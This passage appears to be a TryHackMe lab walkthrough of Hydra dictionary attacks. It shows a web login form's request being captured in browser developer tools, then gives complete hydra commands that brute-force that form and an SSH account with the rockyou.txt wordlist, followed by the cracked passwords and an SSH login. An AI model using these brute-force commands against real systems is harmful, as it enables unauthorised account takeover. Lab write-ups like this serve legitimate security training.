


The invalid response will pop up, in this case it's "Your username or password is incorrect"


Find login credentials:




Right click and click on "inspect"




Next click on “Network”




Then, type an invalid username and password



In “Network” panel scroll down and find method “POST” and click



A panel on the right will pop up, click on “Request”




The invalid username and password that was typed in earlier will pop up



On the top right click on “Raw” and the login credentials will be shown:



Login credentials are in the form of “username=^USER^&password=^PASS^”



Next is finding where the rockyou.txt wordlist file is located, using the command “**find / -type f –name “rockyou.txt” 2>/dev/null**”

With the login credentials, the invalid response and the location of rockyou.txt wordlist file, Molly’s account can get hacked with the following command:

“**sudo hydra -l molly -P /usr/share/wordlists/rockyou.txt 10.10.93.144 http-post-form "/login:username=^USER^&password=^PASS^:F=Your username or password is incorrect." -t 4 -f -V "**

“-l molly”= username

“**-P /usr/share/wordlists/rockyou.txt**” = where rockyou.txt wordlist is


“**10.10.93.144**” =target IP adress

“**/login:username=^USER^&password=^PASS”**= login credentials found earlier

“**Your username or password is incorrect**” =the invalid response found earlier

“**-t 4**” = threads 4, try four password at once

“**-f**” = stop when password is found



This is output: all attempts and the correct “login: molly and password: sunshine”

Example 2, Hydra dictionary attack on SSH (Secure Shell) (TryHackMe)

Note: SSH is a network communication protocol that allows two computers to communicate and share data; the communication is usually encrypted. SSH is often a login and performs operations on a computer, but it can also be used to transfer data [13].


The general command of using Hydra on SHH is:

“**hydra -L <path/to/user_list> -P <path/to/password_list> ssh -t -f -V –o**"

- **-L <path/to/user_list>** = a path to your list (usually rockyou.txt) to try hacking the username, if the username is known then “**-l <username>**”
- **-P <path/to/password_list>** = a path to your list (usually rockyou.txt) to try hacking password
- **-t** = threads, usually followed by a number
- **-f** =stop after finding username/password
- **-V** =show attempts
- **-o** = save hacked username in a file, is optional and usually followed with <file>

The username of Molly’s SSH is = “molly”


The following command is used to hack Molly’s SSH:




“**hydra -l molly –P /usr/share/wordlists/rockyou.txt 10.10.23.198 -t 4 ssh**”

Note: earlier the location of rockyou.txt was already found and is now used to find the password of Molly's SSH password

The IP address is different because a different machine was started on TryHackMe.com.






Output= all attempts and the correct password login: molly, password: butterfly.

Note: because "-V" wasn't used, hydra won't print out all its attempts.


To access the SSH using the password write the command of

"**ssh username@IP_ADDRESS**"

and then press enter, after that when it asks to connect to the SSH type in “yes” and enter and then type in the password to the SSH from earlier “butterfly”



Type in the command “**ssh molly@10.10.23.198**”



Then type in “yes” when it asks “Are you sure you want to continue connecting?”



Type in the password from earlier: “butterfly”




Now that it is “molly@ip-10-10-23-198" then it is connected to Molly’s SSH.



To list the files inside type “ls”




The file inside Molly’s SSH is “flag2.txt”



